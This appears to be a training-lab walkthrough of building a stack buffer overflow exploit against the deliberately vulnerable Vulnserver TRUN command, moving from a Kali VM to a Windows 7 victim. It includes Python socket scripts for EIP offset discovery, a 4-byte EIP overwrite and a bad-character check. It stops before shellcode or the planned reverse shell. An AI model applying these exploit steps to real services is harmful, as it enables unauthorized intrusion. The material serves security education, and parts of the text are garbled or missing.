



Exploit Development project

Offensive Hacking Tactical and Strategic

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
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


Basic Requirements for exploits

- In here shows you how to identify a buffer overflow vulnerability and how to develop a buffer overflow exploit using Python and Ruby scripts within a Kali Linux attack VM.
- Also use olly-dbg for debugging of the vulnserver executable. The victim VM will be a,
- **Windows 7 Professional 32-bit VM with vulnserver installed.**
Vulnserver is a windows-based multi-threaded TCP server that is intentionally vulnerable to buffer overflow. we're going to be exploiting the TRUN command in Vulnserver in order to a reverse shell with netcat.
- In “Windows 7 Professional 32-bit VM” please make sure that the **Windows Firewall is turned off** and that your attack and victim VMs are able to ping one another.




First off fire up a olly-dbg and open up the Vulnserver executable.

(olly-dbg>>open>> vulnserver)



Click the play button.




Exploitation – Create python commands

Move on to **Kali Linux** machine.

So, the first step is to identify the position of the extended instruction pointer or a EIP. This will provide instructions to the system which will allow it to know where to go to execute the next command.

- First user need to generate a unique pattern with a length of five thousand forty characters with a Ruby script called pattern create.

(type – locate pattern create)



```
(type- /usr/share/metasploit-framework/tools/exploit/pattern create.rb -l 5040 )
```

- Then user have to do here is specify length in 5040. that has our characters generated.

- Next we have to create a Python script as below

(type- vi 1.py)

[illegible]


- So this will import several modules allowing low level networking interface and the usage of systems specific parameters and functions.
- User have to set the host variable here is set to the IP address of other Windows victim VM.
- User have a port of 9920 which is a port that's used for vulnserver for connections.
- Now the buffer variable is set to the TRUN command +(plus) the characters that user generated with the Ruby script.

- User have to modify the parameters for your specific systems such as this host parameter here this host variable here you have to set it to the IP address of your Windows machine.
- So, go ahead and exit out of there,
- To initiate this script type python in the name of the script in my case it is python 1.py

```
@kali:~# python 1.py  
@kali:~#
```


Exploitation – Configurations of Attack Host

- **Back to your windows box.** Looking at olly-dbg, we see that the EIP was overwritten with a specific value this is 3 8 6 f 4 3 3 7.



- Copy this selection to keyboard.
- Then go back to Kali Linux.
- We're going to be using another Ruby script called pattern offset.
- so locate pattern offset (*type- locate pattern offset*)

File Actions Edit View Help

```

kali@kali:~$ locate pattern offset
/boot/grub/i386-pc/offsetio.mod
/home/kali/gdb-9.1/gdb/hppa-linux-offsets.h
/home/kali/gdb-9.1/gdb/gdbsupport/offset-type.h
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/offsets.c
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/offsets.exp
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/ptype-offsets.cc
/home/kali/gdb-9.1/gdb/testsuite/gdb.base/ptype-offsets.exp
/home/kali/gdb-9.1/gdb/unittests/offset-type-selftests.c
/usr/bin/fc-pattern
/usr/bin/msf-pattern_create
/usr/bin/msf-pattern_offset
/usr/lib/gnupg/gpg-check-pattern
/usr/lib/grub/i386-pc/offsetio.mod
/usr/lib/python3/dist-packages/OpenGL/GL/EXT/polygon_offset.py
/usr/lib/python3/dist-packages/OpenGL/GL/EXT/__pycache__/polygon_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/GL/EXT/__pycache__/polygon_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/GL/SGIX/fog_offset.py
/usr/lib/python3/dist-packages/OpenGL/GL/SGIX/__pycache__/fog_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/GL/SGIX/__pycache__/fog_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/GLX/MESA/agp_offset.py
/usr/lib/python3/dist-packages/OpenGL/GLX/MESA/__pycache__/agp_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/GLX/MESA/__pycache__/agp_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/raw/GL/EXT/polygon_offset.py
/usr/lib/python3/dist-packages/OpenGL/raw/GL/EXT/__pycache__/polygon_offset.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/raw/GL/EXT/__pycache__/polygon_offset.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/raw/GL/SGIX/fog_offset.py

```

```

/usr/share/man/man3/pcrpattern.3.gz
/usr/share/metasploit-framework/data/wordlists/keyboard-patterns.txt
/usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_holding_pa
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
/usr/share/metasploit-framework/tools/payloads/ysoserial/find_ysoserial_of
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/actionpack-4
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/aws-sdk-core-
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/bindata-2.4.4

```

- we're going to be using the - q command to specify the query to locate which is going to be the value that we just copied from ollydbg.

(Find- /usr/share/metasploit - framework/tools/exploit/pattern offset.rb)

(type - /usr/share/metasploit - framework/tools/exploit/pattern offset.rb -q 386F4337)

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
kali@kali:~$
```

- Exact match at offset 2003.
- So let's go to our next python script. (*type- vi 2.py*)

```
File  Actions  Edit  View  Help
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9920

buffer = "TRUN ././" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (5060 - 2003 - 4)


expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

- User have to set the buffer variable to TRUN
- command + 2003 a's four B's + certain amount of C's.
- Exit this.

(Windows 7)

- Then go back to windows7 machine and **reset olly-dbg** and click **play**.

(olly-dbg>> restated >>yes>>play)



(In Linux machine)

- From this other Python command

(type- python 2.py).



(go back windows 7)


- The EIP was overwritten with 42s as expected, which is the hexadecimal representation of uppercase B.



- Now need to check for bad characters, this means characters that are not being rendered properly, to do this user need to send a buffer with all characters and see the results in the debugger.

So first of all back on this restart olly-dbg.

(olly-dbg>> restated >>yes>>play)



(In Linux machine)

(type- vi 3.py)

- This next Python script has a variable called chars, which has every character in byte code format. So user have the backslash X preceding each character and set the buffer variable to the TRUN command and 2003.
- A's for B's then all the characters within the char's variable and a bunch of C's minus the length of the char's variable and 2003 and four.

```
File Actions Edit View Help

#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9920

chars=(
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xda\xdb\xdc\xdd\xde\xdf\x00"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xea\xeb\xec\xed\xee\xef\x00"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN ./:/" + "A" * 2003 + "\x42\x42\x42\x42" + chars + "C" * (5060 - 2003 - 4 - len(chars))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

~
~
~
```


- So let's go ahead and exit out of that run the next python script.

(type- Python 3.py)

```
@kali:~# vi 3.py
@kali:~# python 3.py
@kali:~# █
```


Back to olly-dbg

- User have to know where the chars start, because four B's were right before the char's variable.
- This looks like everything worked properly.
- User have the same characters that were in the char's variable 0 1 0 2 0 3 0 4 and so on, and it ends where all the C's start. So FF was at the very end of our char's variable.
- In this case there are no bad characters except for 0 0 which is always a bad character and it will terminate the command.



